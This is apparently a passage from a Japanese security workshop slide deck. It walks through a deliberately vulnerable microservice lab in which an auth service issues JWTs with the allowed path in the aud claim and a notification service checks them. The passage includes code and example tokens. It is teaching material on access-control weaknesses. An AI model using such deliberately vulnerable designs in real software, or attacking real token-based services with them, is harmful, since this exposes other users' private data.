    build: ./notification
    ports:
      - 30081:8080
  ...

  auth:
    build: ./auth
    ports:
      - 30082:3000
```



auth (http://localhost:30082)




# docker-compose.yml


```
version: '3'
services:
  frontend:
    build: ./frontend
    ports:
      - 30080:3000
    ...


  notification:
    build: ./notification
    ports:
      - 30081:8080
    ...


  auth:
    build: ./auth
    ports:
      - 30082:3000
```

# notification (http://localhost:30081)









もしこういうの出たら許可してください

 Run/Debug feature requires Java language server to run in    
Standard mode. Do you want to switch it to Standard mode  
now?

Source: Debugger for Java (Extension)

Yes

Cancel



Java製

node.js製



フロントエンド  
(<http://localhost:30080>)



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)

やられマイクロサービス



他のサービスを使っていい感じに画面表示



**フロントエンド**  
(<http://localhost:30080>)



**通知サービス**  
(<http://localhost:30081>)



**認証認可サービス**  
(<http://localhost:30082>)

**設計思想**

各ユーザ宛の通知メッセージを返却。

認証サービス発行 **トークン** があれば、トークン記載のURLにアクセス可能。

どのユーザがどのメッセージにアクセスできるか、個別のアクセス制御はしない。

**トークンを信頼**



フロントエンド  
(<http://localhost:30080>)



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)

## 設計思想

ユーザ名、パスワードを受け取って認証。

ユーザが通知サービスにアクセスするための **トークン**を発行。

トークン発行時、ユーザがそこにアクセスしていいか判断。



フロントエンド  
(<http://localhost:30080>)




通知サービス  
(<http://localhost:30081>)




認証認可サービス  
(<http://localhost:30082>)

設計思想



認証認可サービス



一部では Valet Key Pattern とされる

出典: <https://docs.microsoft.com/en-us/azure/architecture/patterns/valet-key>

通知サービスの「/tyage」  
にアクセスしたい



tyage

POST /notificationToken

username: tyage  
password: xxxxxx  
notificationPath: /tyage



フロントエンド  
(<http://localhost:30080>)



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)

認証認可サービス

## auth/app.ts

```
app.post('/notificationToken', (req, res) => {
  const { username, password, notificationPath } = req.body

  const user = login(username, password)

  // ユーザが「notificationPath」にアクセスする権限を有していればトークンを返却
  if (user && notificationPathAllowedForUser(user, notificationPath)) {
    const notificationToken = issueNotificationToken(notificationPath)
    res.send({
      success: true,
      token: notificationToken
    })
  } else {
    res.send({ success: false })
  }
})
```

## auth/app.ts

```
app.post('/notificationToken', (req, res) => {
  const { username, password, notificationPath } = req.body

  const user = login(username, password)

  // ユーザーが「notificationPath」にアクセスする権限を有していればトークンを返却
  if (user && notificationPathAllowedForUser(user, notificationPath)) {
    const notificationToken = issueNotificationToken(notificationPath)
    res.send({
      success: true,
      token: notificationToken
    })
  } else {
    res.send({ success: false })
  }
})
```



## auth/app.ts

```
const notificationPathAllowedForUser = (user: User, notificationPath: string) => {  
  // roleがadmin場合は、全てのURLを許可  
  if (user.role === 'admin') {  
    return true  
  }  
  
  // admin以外のユーザは /:username のみ許可  
  const matchedPath = match<NotificationPathMatcher>(NOTIFICATION_USER_PATH)(notificationPath)  
  if (!matchedPath) {  
    return false  
  }  
  
  // ユーザ専用のURLにしかアクセスできない  
  return user.username === matchedPath.params.username  
}
```

POST /notificationToken



admin

notificationPath: /admin

OK

notificationPath: /tyage

OK



tyage

notificationPath: /admin

NG

notificationPath: /tyage

OK



認証認可サービス  
(<http://localhost:30082>)

認証認可サービス - トークン発行時の権限チェック

## auth/app.ts

```
app.post('/notificationToken', (req, res) => {
  const { username, password, notificationPath } = req.body

  const user = login(username, password)

  // ユーザが「notificationPath」にアクセスする権限を有していればトークンを返却
  if (user && notificationPathAllowedForUser(user, notificationPath)) {
    const notificationToken = issueNotificationToken(notificationPath)
    res.send({
      success: true,
      token: notificationToken
    })
  } else {
    res.send({ success: false })
  }
})
```

## auth/app.ts

```
const issueNotificationToken = (url: string) => {  
  return jwt.sign(  
    {  
      aud: [url]  
    },  
    NOTIFICATION_JWT_SECRET,  
    { algorithm: 'HS256' }  
  );  
}
```

## auth/app.ts

```
const issueNotificationToken = (url: string) => {  
  return jwt.sign(  
    {  
      aud: [url]  
    },  
    NOTIFICATION_JWT_SECRET,  
    { algorithm: 'HS256' }  
  );  
}
```

aud にアクセスしてよいURLを埋める

## auth/app.ts

```
const issueNotificationToken = (url: string) => {  
  return jwt.sign(  
    {  
      aud: [url]  
    },  
    NOTIFICATION_JWT_SECRET,  
    { algorithm: 'HS256' }  
  );  
}
```

秘密の鍵文字列を使ってJWTに署名をする



tyage

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e  
yJhdWQiOiJsiaHR0cDovL2xvY2FsaG9zdD  
ozMDA4MS90eWFnZSJdLCJpYXQiOiJlE2N  
TM5ODM0MjB9.VnaHM7Q0Gi0c2xyRA  
Q7PAGjqMJ3kd5DT41B4WuTf1jk



認証トークン

```
{  
  "aud": [ "/tyage" ],  
  "iat": 1653983420  
}
```



通知サービス

(<http://localhost:30080>)



認証認可サービス

(<http://localhost:30082>)

認証認可サービス




tyage

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e  
yJhdWQiOiJsiaHR0cDovL2xvY2FsaG9zdD  
ozMDA4MS90eWFnZSJdLCJpYXQiOiJlE2N  
TM5ODM0MjB9.VnaHM7Q0Gi0c2xyRA  
Q7PAGjqMJ3kd5DT41B4WuTf1jk



GET /tyage



こんにちは！  
お知らせが1件...



フロントエンド  
(<http://localhost:30080>)



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)

通知サービス



# notification/src/main/java/.../HomeController.java

```
public class HomeController {  
    @RequestMapping("/{username}")  
    public String user(@PathVariable String username) {  
        return "新しいメッセージ: システム「" + username + "さんこんにちは。" + " ";  
    }  
  
    @RequestMapping("/admin")  
    public String admin() {  
        return adminNotification();  
    }  
    ...  
}
```

## notification/src/main/java/.../HomeController.java

```
public class HomeController {  
    @RequestMapping("/{username}")  
    public String user(@PathVariable String username) {  
        return "新しいメッセージ: システム「" + username + "さんこんにちは。" + " ";  
    }  
  
    @RequestMapping("/admin")  
    public String admin() {  
        return adminNotification();  
    }  
    ...  
}
```

/admin にアクセスできれば  
秘密の情報が得られる

## notification/src/main/java/.../AuthFilter.java

```
public class AuthFilter extends OncePerRequestFilter {  
    ...  
    @Override  
    protected void doFilterInternal(HttpServletRequest request,  
        HttpServletResponse response, FilterChain chain)  
        throws ServletException, IOException {  
        if (request.getMethod().equals("OPTIONS") || isJwtValid(request)) {  
            chain.doFilter(request, response);  
        } else {  
            response.sendError(HttpServletResponse.SC_UNAUTHORIZED);  
        }  
    }  
    ...  
}
```

## notification/src/main/java/.../AuthFilter.java

```
public class AuthFilter extends OncePerRequestFilter {  
    ...  
    @Override  
    protected void doFilterInternal(HttpServletRequest request,  
        HttpServletResponse response, FilterChain chain)  
        throws ServletException, IOException {  
        if (request.getMethod().equals("OPTIONS") || isJwtValid(request)) {  
            chain.doFilter(request, response);  
        } else {  
            response.sendError(HttpServletResponse.SC_UNAUTHORIZED);  
        }  
    }  
    ...  
}
```

通知サービスを使うにはJWTが必要

## notification/src/main/java/.../AuthFilter.java

```
private Boolean isJwtValid(HttpServletRequest request) {  
    final String jwtToken = retrieveToken(request);  
    if (jwtToken == null) {  
        return false;  
    }  
  
    DecodedJWT jwt;  
    try {  
        Algorithm algorithm = Algorithm.HMAC256(JWT_SECRET_KEY);  
        JWTVerifier verifier = JWT.require(algorithm).build();  
        jwt = verifier.verify(jwtToken);  
    } catch (JWTVerificationException exception) {  
        return false;  
    }  
}
```

...

## notification/src/main/java/.../AuthFilter.java

```
private Boolean isJwtValid(HttpServletRequest request) {  
    final String jwtToken = retrieveToken(request);  
    if (jwtToken == null) {  
        return false;  
    }  
  
    DecodedJWT jwt;  
    try {  
        Algorithm algorithm = Algorithm.HMAC256(JWT_SECRET_KEY);  
        JWTVerifier verifier = JWT.require(algorithm).build();  
        jwt = verifier.verify(jwtToken);  
    } catch (JWTVerificationException exception) {  
        return false;  
    }  
}
```

...

秘密の鍵文字列で作ったJWTでないとNG



tyage

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.  
**AAAAAAAAAAAAAAAAAAAAAAAAAAAA**  
**AAAAAAAAAAAAAAAA**.VnaHM7Q0Gi0c  
2xyRAQ7PAGjqMJ3kd5DT41B4WuTf1jk



GET /tyage



フロントエンド  
(<http://localhost:30080>)



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)

通知サービス - 偽装された鍵はNG

## notification/src/main/java/.../AuthFilter.java

```
private Boolean isJwtValid(HttpServletRequest request) {  
...  
    // check request path is equal to path in jwt audience  
    List<String> audience = jwt.getAudience();  
    if (audience == null) {  
        return false;  
    }  
    Boolean matchAudience = audience.stream()  
        .anyMatch(s -> s.equals(request.getRequestURI()));  
    return matchAudience;  
}
```



## notification/src/main/java/.../AuthFilter.java

```
private Boolean isJwtValid(HttpServletRequest request) {  
    ...  
    // check request path is equal to path in jwt audience  
    List<String> audience = jwt.getAudience();  
    if (audience == null) {  
        return false;  
    }  
    Boolean matchAudience = audience.stream()  
        .anyMatch(s -> s.equals(request.getRequestURI()));  
    return matchAudience;  
}
```

JWTの aud に記載されたパスのみアクセス可



tyage

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.e  
yJhdWQiOiJsiaHR0cDovL2xvY2FsaG9zdD  
ozMDA4MS90eWFnZSJdLCJpYXQiOiE2N  
TM5ODM0MjB9.VnaHM7Q0Gi0c2xyRA  
Q7PAGjqMJ3kd5DT41B4WuTf1jk
```



GET /admin



通知サービス  
(<http://localhost:30081>)



認証認可サービス  
(<http://localhost:30082>)

```
{  
  "aud": [ "/tyage" ]  
}
```

フロントエンド  
(<http://localhost:30080>)

